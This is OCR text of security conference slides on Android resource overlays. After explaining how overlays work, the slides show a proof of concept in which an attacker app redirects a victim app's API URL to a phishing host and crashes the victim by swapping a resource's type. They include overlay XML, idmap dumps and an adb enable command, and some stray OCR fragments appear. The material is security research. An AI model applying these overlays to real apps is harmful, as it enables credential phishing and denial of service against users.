
Static RRO

Declared in the manifest and can't be changed after that

Dynamic RRO

Created on the fly

Dynamic RRO


Application Process
resources.arsc
0x7ff1009e
system_server
OverlayManagerService
/system/lib64/libidmap2.so
Application Process 2
resources.arsc
0x7ff00034
RRO idmap
idmap file
frro file
0x7ff00034
0x7ff1009e

Overlay providers

Application (APK)

Created to override resources of another app

System overlays

```
/system_ext/priv-app/EuiccGoogleOverlay/EuiccGoogleOverlay.apk
/product/overlay/NotesRoleEnabled/NotesRoleEnabledOverlay.apk
/product/overlay/NfcOverlayCommon.apk
/product/overlay/SystemUIGXOverlay.apk
/product/overlay/MediaProviderOverlay/MediaProviderOverlay.apk
/product/overlay/TransparentNavigationBar/TransparentNavigationBarOverlay.apk
/product/overlay/DisplayCutoutEmulationHole/DisplayCutoutEmulationHoleOverlay.apk
/product/overlay/SettingsOverlayGVU6C.apk
/product/overlay/SettingsGoogleFuturePantherOverlay.apk
/product/overlay/WildlifeSettingsVpnOverlay2022.apk
/product/overlay/PixelTetheringOverlay2021.apk
/product/overlay/AvatarPickerPixelOverlay.apk
/product/overlay/WildlifeSysuiVpnOverlay2022.apk
/product/overlay/CellBroadcastReceiverOverlay/CellBroadcastReceiverOverlay.apk
/product/overlay/FontNotoSerifSource/FontNotoSerifSourceOverlay.apk
/product/overlay/DisplayCutoutEmulationDouble/DisplayCutoutEmulationDoubleOverlay.apk
/product/overlay/GoogleConfigOverlay.apk
/product/overlay/TrafficLightFaceOverlay.apk
/product/overlay/PixelBatteryHealthOverlay.apk
/product/overlay/DisplayCutoutEmulationTall/DisplayCutoutEmulationTallOverlay.apk
/product/overlay/PixelConfigOverlay2018.apk
/product/overlay/GoogleWebViewOverlay.apk
```

Overlay providers

Application (APK)

Created to override resources of another app

Fabricated overlay

Can overlay resources of both other apps and itself (self-targeting overlay)

Fabricated overlay

```
panther:/data/resource-cache # ls -a | grep frro
com.android.systemui-accent-vuZR.frro
com.android.systemui-dynamic-cREG.frro
com.android.systemui-neutral-tF8Z.frro
```

Fabricated overlay

frameworks/base/packages/SystemUI/src/com/android/systemui/theme/ThemeOverlayController.java

```
@VisibleForTesting
protected FabricatedOverlay newFabricatedOverlay(String name) {
    return new FabricatedOverlay.Builder("com.android.systemui", name, "android").build();
}
```


Fabricated overlay

frameworks/base/packages/SystemUI/src/com/android/systemui/theme/ThemeOverlayController.java

```
private void assignTonalPaletteToOverlay(String name, FabricatedOverlay overlay,
        TonalPalette tonalPalette) {
    String resourcePrefix = "android:color/system_" + name;

    tonalPalette.allShadesMapped.forEach((key, value) -> {
        String resourceName = resourcePrefix + "_" + key;
        int colorValue = ColorUtils.setAlphaComponent(value, 0xFF);
        overlay.setResourceValue(resourceName, TYPE_INT_COLOR_ARGB8, colorValue,
                null /* configuration */);
    });
}
```

Self-targeting overlay



Self-targeting overlay

```
emu64xa:/data/data/com.nale.frro_example/app_.self_target/com.nale.frro_example-4wGoqaYbtQsFzhZtLuIzpw== # ls
ResourcesOverlay.frro  ResourcesOverlay.idmap
```

```
ResourcesOverlay.frro
ResourcesOverlay.idmap
```

idmap file

```
> idmap2 dump --idmap-path ResourcesOverlay.idmap
Paths:
    target path  : /data/app/~~bASLzf0TBwnSs_CIfsQgeA==/com.nale.frro_example-4wGoqaYbtQsFzhZtLuIzpw==/base.apk
    overlay path : /data/user/0/com.nale.frro_example/app_.self_target/com.nale.frro_example-4wGoqaYbtQsFzhZtLuIzpw==/ResourcesOverlay
.frro
Overlay name: ResourcesOverlay
Constraints:
    None
Mapping:
    0x7f0f00a7 -> string "Hi, Jakarta!" (string/test_string)
```

frro file

```
xd ResourcesOverlay.frro
00000000: 4652 524f 0300 0000 976a 7b55 0000 0000  FRRO.....j{U....
00000010: 3000 0000 0100 1c00 3000 0000 0100 0000  0.......0.......
00000020: 0000 0000 0001 0000 2000 0000 0000 0000  ........ ........
00000030: 0000 0000 0c0c 4869 2c20 4a61 6b61 7274  ......Hi, Jakart
00000040: 6121 0000 0a34 0a15 636f 6d2e 6e61 6c65  a!...4..com.nale
00000050: 2e66 7272 6f5f 6578 616d 706c 6512 1b0a  .frro_example...
00000060: 0673 7472 696e 6712 110a 0b74 6573 745f  .string....test_
00000070: 7374 7269 6e67 1202 0803 1210 5265 736f  string......Reso
00000080: 7572 6365 734f 7665 726c 6179 1a15 636f  urcesOverlay..co
00000090: 6d2e 6e61 6c65 2e66 7272 6f5f 6578 616d  m.nale.frro_exam
000000a0: 706c 6522 1563 6f6d 2e6e 616c 652e 6672  ple".com.nale.fr
000000b0: 726f 5f65 7861 6d70 6c65 2a06 7461 7267  ro_example*.targ
000000c0: 6574                                     et
```

Self-targeting overlay

```
emu64xa:/ # cat /proc/$(pidof com.nale.frro_example)/maps | grep self_target
7f9e2fd14000-7f9e2fd15000 r--s 00000000 fe:37 361185                     /data/data/com.nale.frro_example/app_.self_target/com.nale.fr
ro_example-4wGoqaYbtQsFzhZtLuIzpw==/ResourcesOverlay.idmap
```

The idmap appears in the /proc/pid/maps of the application's process

1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

3

Scenarios of Overlay Attacks on Mobile Applications

engine = pyttsx3.init()

import pyttsx3

message = "Hello, human! This is your computer speaking. Hack the planet!"

#PHTalks

Overlay attack scenarios

Attacker

<overlay>

Overlay attack scenarios

Attacker

<overlay>

Victim

<overlayable>

<policy type="public">

Overlay attack scenarios

Attacker

<overlay>

Victim

<overlayable>
<policy type="public">

The attacker app can overlay resources of the victim app

Looking for a victim

strings.xml

```xml
<resources>
    <string name="api_base_url">https://api.example.com/v2/users</string>
</resources>
```

Looking for a victim

overlayable.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <overlayable name="OurApi">
        <policy type="public">
            <item type="string" name="api_base_url" />
        </policy>
    </overlayable>
</resources>
```

Attacker creates the overlay

```
<overlay
    android:priority="10"
    android:isStatic="true"
    android:resourcesMap="@xml/overlays"
    android:targetName="OurApi"
    android:targetPackage="com.some.app"
    tools:targetApi="r" />
```

Attacker creates the overlay

overlays.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<overlay>
    <item target="string/api_base_url" value="http://com.bad.website.xyz/login"/>
</overlay>
```

Overlaid resources


```
--idmap-path data@app@~~pt5JHLWO9pRlJXTC6811yg==@com.attacker-f_OZqsep7moYsOQPyIhzJA==@base.apk@idmap
Paths:
    target path  : /data/app/~~bH_Hr0kmY9w0dXeaxC3MWw==/com.some.app-t9lux3UMghTfcRsPSAP2KA==/base.apk
    overlay path : /data/app/~~pt5JHLWO9pRlJXTC6811yg==/com.attacker-f_OZqsep7moYsOQPyIhzJA==/base.apk
Mapping:
    0x7f0f001c -> string "https://com.bad.website.xyz/login" (string/api_base_url)
```

Instead of
https://api.example.com/v2/users

now
https://com.bad.website.xyz/login


Overlaid resources

Before:



https://api.example.com/v2/users

After:



https://com.bad.website.xyz/login

Overlay attack scenarios

Attacker
<overlay>

Victim
<overlayable>
<policy type="public">

The attacker can cause a denial of service for the victim

Returning the wrong resource type

overlayable.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <overlayable name="RewriteMe">
        <policy type="public">
            <item type="bool" name="checker" />
        </policy>
    </overlayable>
</resources>
```

The victim expects a boolean resource value

Returning the wrong resource type

overlays.xml

```xml
<?xml version="1.0" encoding="utf-8"?>
<overlay>
    <item target="bool/checker" value="Let's DoS it"/>
</overlay>
```

The attacker overrides the boolean resource with the string value

Returning the wrong resource type

```
--idmap-path data@app@~~H3HjWt0DwXSxpXszCUjPKA==@com.attacker-7sAXGtnmZEqosahAPepo1A==@base.apk@idmap
Paths:
    target path  : /data/app/~~LMpZvRrACGj0wfbYwiBy8g==/com.some.app-Wbff1wqmDb8OZTRwtsn8tg==/base.apk
    overlay path : /data/app/~~H3HjWt0DwXSxpXszCUjPKA==/com.attacker-7sAXGtnmZEqosahAPepo1A==/base.apk
Mapping:
    0x7f040002 -> string "Let's DoS it" (bool/checker)
```

The malicious mapping has been created!

Returning the wrong resource type

```
Caused by: android.content.res.Resources$NotFoundException: Resource ID #0x7f040002 type #0x3 is not valid
    at android.content.res.Resources.getBoolean(Resources.java:1205)
    at com.some.app.MainActivity.onCreate(MainActivity.java:19)
    at android.app.Activity.performCreate(Activity.java:9062)
    at android.app.Activity.performCreate(Activity.java:9040)
    at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1531)
    at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:4152)
    ... 13 more
```

The victim application can’t be launched anymore

Limitations

- The victim must explicitly declare public overlayable policy — otherwise, the attacker would need to be signed with the same key
- The overlay is not applied automatically after creation, it needs to be enabled

1

How ARRO Works

2

Types of Resource Overlays

3

Scenarios of Overlay Attacks on Mobile Applications

4

How to Enable the Overlay

5

Implementing Conditional Installation of Applications

6

Uninstall Our App Without User Prompt

4

How to Enable the Overlay

```
engine = pyttsx3.init()
```

```
import pyttsx3
```


```
message = "Hello, human! This is your
computer speaking. Hack the planet!"
```


#PHTalks

How to enable the overlay

The attack goal

Overlay the string value
`orig_string` with another value
from the attacker's application

```
<resources>
    <string name="orig_string">
        It is my original string
    </string>
</resources>
```



How to enable the overlay

```
<overlay
    android:priority="9999"
    android:isStatic="false"
    android:resourcesMap="@xml/overlays"
    android:targetPackage="poc.overlaid_victim"
    android:targetName="MySet"
/>
```

```
<overlay>
    <item target="string/orig_string" value="You were overlaid!"/>
</overlay>
```

How to enable the overlay

/data/system/overlays.xml

```
  <item packageName="poc.overlay_attacker" userId="0" targetPackageName="poc.overlaid_victim"
targetOverlayableName="MySet" baseCodePath="/data/app/~~SZ6VR3BDfPva_BaAKJGk8Q==/poc.overlay_a
ttacker-uYGnQABVU0swcaF6C11__Q==/base.apk" state="0" isEnabled="false" isStatic="false" priori
ty="2147483647" fabricated="false" />
```

External overlays are disabled by default

SELinux restrictions

```
public void setEnabled(@NonNull final String packageName, final boolean enable,
        @NonNull UserHandle user) throws SecurityException, IllegalStateException {
    try {
        if (!mService.setEnabled(packageName, enable, user.getIdentifier())) {
            throw new IllegalStateException("setEnabled failed");
        }
```

```
@SystemService(Context.OVERLAY_SERVICE)
public class OverlayManager {
    private final IOverlayManager mService;
    ...
```

mService is null!

SELinux doesn't allow regular apps to access OverlayManagerService

SELinux restrictions

```
SELinux    pid-0    E  avc:  denied  { find } for pid=7525 uid=10214 name=overlay
scontext=u:r:untrusted_app:s0:c214,c256,c512,c768
tcontext=u:object_r:overlay_service:s0 tclass=service_manager permissive=0
```

SELinux doesn't allow regular apps to access OverlayManagerService


How to enable the overlay

Can only be run by the user

```
adb shell cmd overlay enable {pkg_name}
```

... any other ways to enable the overlay?

What's wrong with the device theme



What's wrong with the device theme


packages/apps/Settings/src/com/android/settings/display/ThemePreferenceController.java

```
String[] getAvailableThemes(boolean currentThemeOnly) {
    List<OverlayInfo> infos;
    List<String> pkgs;
    try {
        infos = mOverlayService.getOverlayInfosForTarget("android",
UserHandle.myUserId());
        pkgs = new ArrayList<>(infos.size());
        for (int i = 0, size = infos.size(); i < size; i++) {
            if (isTheme(infos.get(i))) {
                if (infos.get(i).isEnabled() && currentThemeOnly) {
                    return new String[] {infos.get(i).packageName};
                } else {
                    pkgs.add(infos.get(i).packageName);
                }
            }
        }
```

Called when user opens Display Settings menu

Collects available themes for android package

